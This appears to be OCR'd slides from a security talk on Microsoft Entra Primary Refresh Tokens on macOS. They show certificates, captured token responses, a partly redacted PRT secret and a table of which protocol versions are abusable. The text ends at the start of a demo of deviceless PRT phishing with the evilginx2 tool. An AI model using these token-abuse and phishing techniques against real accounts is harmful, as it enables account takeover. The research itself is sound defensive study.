
On Mac OS (PRT v3)
Device certificate (Entra signed) + private key (RSA key)
Transport key (RSA key) – sent as JWK

On Mac OS (PRT v4)
Device certificate (Entra signed) + private key (ECC key)
Secure Enclave based key (ECC key) – sent as JWK

PRT request and broker mechanics – PRT v4



PRT request – PRT v4



PRT request and broker mechanics – PRT v4

Decoded EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE


```
{
  "alg": "ES256",
  "typ": "JWT",
  "x5c": [

"MIIDNzCCAh+gAwIBAgIQiWQY+qWtj6tCJsnexcWQeDANBgkqhkiG9w
0BAQsFADB4MXYwEQYKCZImiZPyLGQBGRYDbmV0MBUGCgmSJomT8ixkA
RkWB3dpbmRvd3MwHQYDVQQDExZNUy1Pcmdhbml6YXRpb24tQWNjZXNz
MCsGA1UECxMkODJkYmFjYTQtM2U4MS00NmNhLTljNzMtMDk1MGMxZWF
jYTk3MB4XDTI0MDUyOTA5MDU0MFoXDTM0MDUyOTA5MzU0MFowLzEtMC
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TY3MFkwEwYHKoZIzj0CAQYIKoZIzj0DAQcDQgAERj43Dw78kb295bD7
C/aMhDkInkvaEsDRTx8hzqbqofDy2ypMkMkHNQc4vhv+G+jwPr/Bhrt
X2OPxnKpXqjglyqOB0DCBzTAMBgNVHRMBAf8EAjAAMBYGA1UdJQEB/w
QMMAoGCCsGAQUFBwMCMA4GA1UdDwEB/wQEAwIHgDAiBgsqhkiG9xQBB
YIcAgQTBIEQ0wKVJcnfwU+CXjFAK02hZzAiBgsqhkiG9xQBBYIcAwQT
BIEQSAWN/soZJEaG04/gFuuCUzAiBgsqhkiG9xQBBYIcBQQTBIEQzUI
qqYy/ukaqTmTLyeAw2TAUBgsqhkiG9xQBBYIcCAQFBIECRVUwEwYLKo
ZIhvcUAQWCHAcEBASBATEwDQYJKoZIhvcNAQELBQADggEBAEI+CsI7/
MKFXslH2J3rGJtbs51tW1pq7sQjpdF05z2KvcR4zJ9Wn9s1n8SCpDwI
vTYTgd6i4vGuE5pTjs8Fbr75HTriGE8bm262WirpuYDVngtelCCbXaR
8PM79mn0Q4SOgQzfMDbsQIXLgctJm297INjexbF3pKFzbRsAaJ/IEUu
xvsjyOBYUzFdBBGcE/Xhf7w1kL3zTGrxlZVPcpZg53U6h465k9unPjt
ysjYStEnSO31sWr1uiRShksg1VOeaby+PrINQfdPP5XZlJVbREdS0wA
A7Xg63iftGE96UkgNJ9mK5Kb1Sd1nvHV04VinYq9HhYawWit2LXup7/
Q71g="
  ]
}
```



```
Version:          3 (0x02)
Serial number:    182623971744532922801731463376015822968 (0x896418faa5ad8fab4226c9dec5c59078)
Algorithm ID:     SHA256withRSA
Validity
  Not Before:     29/05/2024 09:05:40 (dd-mm-yyyy hh:mm:ss) (240529090540Z)
  Not After:      29/05/2034 09:35:40 (dd-mm-yyyy hh:mm:ss) (340529093540Z)
Issuer
  DC = net
Subject
  CN = 259502d3-dfc9-4fc1-825e-31402b4da167
Public Key
  Algorithm:      EC
  Curve Name:     secp256r1
  Length:         256 bits
  pub:            04:46:3e:37:0f:0e:fc:91:bd:bd:e5:b0:fb:0b:f6:8c:
                  84:39:08:9e:4b:da:12:c0:d1:4f:1f:21:ce:a6:ea:a1:
                  f0:f2:db:2a:4c:90:c9:07:35:07:38:be:1b:fe:1b:e8:
                  f0:3e:bf:c1:86:bb:57:d8:e3:f1:9c:aa:57:aa:38:25:
                  ca
Certificate Signature
  Algorithm:      SHA256withRSA
  Signature:      42:3e:0a:c2:3b:fc:c2:85:5e:c9:47:d8:9d:eb:18:9b:
                  5b:b3:9d:6d:5b:5a:6a:ee:c4:23:a5:d1:74:e7:3d:8a:
                  bd:c4:78:cc:9f:56:9f:db:35:9f:c4:82:a4:3c:08:bd:
                  36:13:81:de:a2:e2:f1:ae:13:9a:53:8e:cf:05:6e:be:
                  f9:1d:3a:e2:18:4f:1b:9b:6e:b6:5a:2a:e9:b9:80:d5:
                  9e:0b:5e:94:20:9b:5d:a4:7c:3c:ce:fd:9a:7d:10:e1:
                  23:a0:43:37:cc:0d:bb:10:21:72:e0:72:d2:66:db:de:
                  c8:36:37:b1:6c:5d:e9:28:5c:db:46:c0:1a:27:f2:04:
                  52:ec:6f:b2:3c:8e:05:85:33:15:d0:41:19:c1:3f:5e:
                  17:fb:c3:59:0b:df:34:c6:af:19:59:54:f7:29:66:0e:
                  77:53:a8:78:eb:99:3d:ba:73:e3:b7:2b:23:61:2b:44:
                  9d:23:b7:d6:c5:ab:d6:e8:91:4a:19:2c:83:55:4e:79:
                  a6:f2:f8:fa:c8:35:07:dd:3c:fe:57:66:52:55:6d:11:
                  1d:4b:4c:00:03:b5:e0:eb:78:9f:b4:61:3d:e9:49:20:
                  34:9f:66:2b:92:9b:d5:27:75:9e:f1:d5:d3:85:62:9d:
                  8a:bd:1e:16:1a:c1:68:ad:d8:b5:ee:a7:bf:d0:ef:58

Extensions
  basicConstraints CRITICAL:
    {}
  extKeyUsage CRITICAL:
    clientAuth
```

Token request – PRT v4

Response

Pretty | Raw | Hex | Render

```
1  HTTP/1.1 200 OK
2  Cache-Control: no-store, no-cache
3  Pragma: no-cache
4  Content-Type: application/jose; charset=utf-8
5  Expires: -1
6  Strict-Transport-Security: max-age=31536000; includeSubDomains
7  X-Content-Type-Options: nosniff
8  P3P: CP="DSP CUR OTPi IND OTRi ONL FIN"
9  x-ms-request-id: 04ba6109-aacf-40f4-936d-f76ae56caa00
10 x-ms-ests-server: 2.1.18105.6 - SEC ProdSlices
11 x-ms-clitelem: 1,0,0,295.2846,
12 x-ms-srs: 1.P
13 X-XSS-Protection: 0
14 Set-Cookie: fpc=Av2qL5ZEgpJLu1si1adLAjL1-K9EAQAAAE4Q6d0OAAAAz4o36AEAAABPEOndDgAAAA; expires=Fri,
   28-Jun-2024 12:02:23 GMT; path=/; secure; HttpOnly; SameSite=None
15 Set-Cookie: x-ms-gateway-slice=estsfd; path=/; secure; samesite=none; httponly
16 Date: Wed, 29 May 2024 12:02:23 GMT
17 Content-Length: 4051
18
19 eyJlbmMiOiJBMjU2R0NNIiwia2lkIjoic2Vzc2lvbiIsInR5cCI6IkpXVCIsImFwdSI6IkFBQUFBMEZCUkFBQUFFRUVBQlZsdG
   VKcUtUcy1ncUFDQnZwUEVBRjExRHNOeklBYkJRXy14dWUzTldaTjhHMVVKQlh3T3FIZjFOeFA5N0FNdFJsX2F0YW5qYWoyU09z
   YUVRckZndyIsImVwayI6eyJjcnYiOiJQLTI1NiIsImt0eSI6IkVDIiwieCI6IkFCVmx0ZUpxS1RzLWdxQUNCdnBQRUFGMTFEc0
   56SUFiQlFfLXh1ZTNOV1kiLCJ5IjoiVGZCdFZDUVY4RHFoMzlUY1RfZXdETFVaZjJyV3A0Mm85a2pyR2hFS3hZTSJ9LCJhbGci
   OiJFQ0RILUVTIn0..aa7dNGrzuLAjtfXt.WuPvFtyaDVJVnRvZ_eSjr4OvefTc-Z4pevYEqrIiIpTh6Q2wz6g1fBilOi3tNuuA
   -v07A9FXv5Ymef6t6Gm-k8zy8KGMHUg_shZTm0qf2YjrqfYIkK9mJ5Hrl7ORluD9pyul4ULlg5FVB2gYykF5a9Tw-OPrNSUvN1
   ji01fVWblqbgwfndOHvSA_07hG8eaHrmy3VqwNnflPPV_wN3o3Ry_aHX1dTDFk7qXLGAcI-3TXz1wt8_LsBWv2qzbeX-_ndFEu
   WVGFx2Nk0i_qWWZRxWpsko6P95zlN049HXuz_wVDE6gI7jjTwYurfBlgZKPV06EQvDQeI64_bs3wxO8kSEDp4nina2eyvn0WIQ
   b6OlH6isJO7CdcQv2WKq8Th0_gyHr6i2lBkduJnXC7hk8nayiyumxuM8_92Sbs5VFCkuWAeKXy-yaChIqKclTxu7XMcuA6Ee44
```

Decoded

EDIT THE PAYLOAD AND SECRET

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "enc": "A256GCM",
  "kid": "session",
  "typ": "JWT",
  "apu": "AAAAA0FBRAAAAEEEABVlteJqKTs-
gqACBvpPEAF11DsNzIAbBQ_-
xue3NWZN8G1UJBXwOqHf1NxP97AMtRl_atanjaj2SOsaEQrFgw",
  "epk": {
    "crv": "P-256",
    "kty": "EC",
    "x": "ABVlteJqKTs-gqACBvpPEAF11DsNzIAbBQ_-xue3NWY",
    "y": "TfBtVCQV8Dqh39TcT_ewDLUZf2rWp42o9kjrGhEKxYM"
  },
  "alg": "ECDH-ES"
}
```

Internet Engineering Task Force (IETF)
Request for Comments: 7518
Category: Standards Track
ISSN: 2070-1721

M. Jones
Microsoft

May 2015

4.6. (ECDH-ES)

This section defines the specifics of key agreement with Elliptic Curve Diffie-Hellman Ephemeral Static [RFC6090], in combination with the Concat KDF, as defined in Section 5.8.1 of [NIST.800-56A]. The key agreement result can be used in one of two ways:


1. directly as the Content Encryption Key (CEK) for the "enc" algorithm, in the Direct Key Agreement mode, or

2. as a symmetric key used to wrap the CEK with the "A128KW", "A192KW", or "A256KW" algorithms, in the Key Agreement with Key Wrapping mode.


A new ephemeral public key value MUST be generated for each key agreement operation.

https://datatracker.ietf.org/doc/html/rfc7518

PRT protocol version 4.0




PRT protocol version 4.0




```
{
  "secret": "0.AV8AzUIqqYy_ukaqTmTLyeAw2Zjt2Slp[redacted]5Vj-
Hgd8AgDs_wUA9P_8cjAMjAcg30UYLvHmxGbbpLb2vGCfi5G[redacted]7JNmTTtcfYd3xYrBYGBbyVbG-
ljDfn3pEUb9rcbcg5DBh_sUwZ3GFxrBn65JbdJgjQzkjs3f[redacted]x71T-YrwKxvBrpq--
mpvi8KzTtKM_MRZt6f8J2E3B6YyaXHhyOgD4kT_t3e4B6PjM[redacted]
dkZQC4E3cnFwPajn92UXH_5lAKDssojHYjU5CWp73k3CJcN[redacted]C8UJBCg6eOMpmZi2Nvb7fE5YzoyzyeEOFHUhNnqN
a2JGCHHPIEB8OTFrM4li8ari11Fv2jIqNuQeeHt9xPMgZEc-[redacted]
QKKCwLFEj92fsWO5_2SMi2oPtV3gWHzHTV1LclllRxJdkas[redacted]6WDhh0CfD4YbE4JkTzxwL9wqJGCX60DyNNjBLRSr
6vR6ATiNwP2gIUuAkovP23niDlFwQnwmNqqF_6TrPeVEWDY[redacted]-
Mludx1vnGeOsk3FcXNo3xqIRuuNDZB3KNqdV6n4mZMElpvf[redacted]gGywTmkRWF0DQ92X7q-
mm3O2SiIsyxDv_twUNzl0GA4NnbET28mx0Vfe1WYy04gH6V[redacted]RJuqVFn4Wksqpu-85KJcqPULEjGxKKzVof1-408C
zw6L4rbhsIrX1BhzIjHht4ndrcKRaYEMRQMgenDjqzNRHN0[redacted]DyUDmaycpz1IuzhURpVi",
  "external_key_type": "2",
  "device_id": "259502d3-dfc9-4fc1-825e-31402b4da167",
  "prt_protocol_version": "4.0",
  "credential_type": "PrimaryRefreshToken",
  "environment": "login.windows.net",
  "home_account_id": "fe8d0548-19ca-4624-86d3-8fe016eb8253.a92a42cd-bf8c-46ba-aa4e-64cbc9e030d9",
  "expires_on": "1718193740",
  "cached_at": "1716984141",
  "client_id": "29d9ed98-a469-4536-ade2-f981bc1d605e",
  "expires_in": "1209599"
}
```

Primary Refresh Tokens (PRT)



What does the PRT contain?

A PRT contains claims found in most Microsoft Entra ID refresh tokens. In addition, there are some device-specific claims included in the PRT. They are as follows:

- **Device ID:** A PRT is issued to a user on a specific device. The device ID claim `deviceID` determines the device the PRT was issued to the user on. This claim is later issued to tokens obtained via the PRT. The device ID claim is used to determine authorization for Conditional Access based on device state or compliance.
- **Session key:** The session key is an encrypted symmetric key, generated by the Microsoft Entra authentication service, issued as part of the PRT. The session key acts as the proof of possession when a PRT is used to obtain tokens for other applications. Session key is rolled on Windows 10 or newer Microsoft Entra joined or Microsoft Entra hybrid joined devices if it's older than 30 days.

** According to the Microsoft documentation*

PRT protocol version comparison

prt_protocol_version	secret	device_id	session_key	Used by	validity	encryption	stored in keychain
2.0	✅	✅	✅	Windows	90d	RSA sign + AES CBC	❌
3.0 – device bound	✅	✅	✅	Comp portal Mac	90d	RSA sign + AES GCM	✅
3.0 – deviceless	✅	❌	✅	Edge and some onboarding flows	90d	RSA sign + AES GCM	✅
4.0	✅	✅	❌	Platform SSO + SecEncl	90d	ECDSA + ECDH-ES	✅ *

* Not abusable without access to the key material in Secure Enclave

Deviceless PRT phishing to full PRT demo


Demo – Deviceless PRT phishing

Home | W10-Pentest-Training | ADTS2019 | ADTSC | Work Dev | W11-HELLOTEST | W11-TEMP

Windows PowerShell

```
PS C:\Users\User\Desktop\tools\evilginx2> .\run.bat

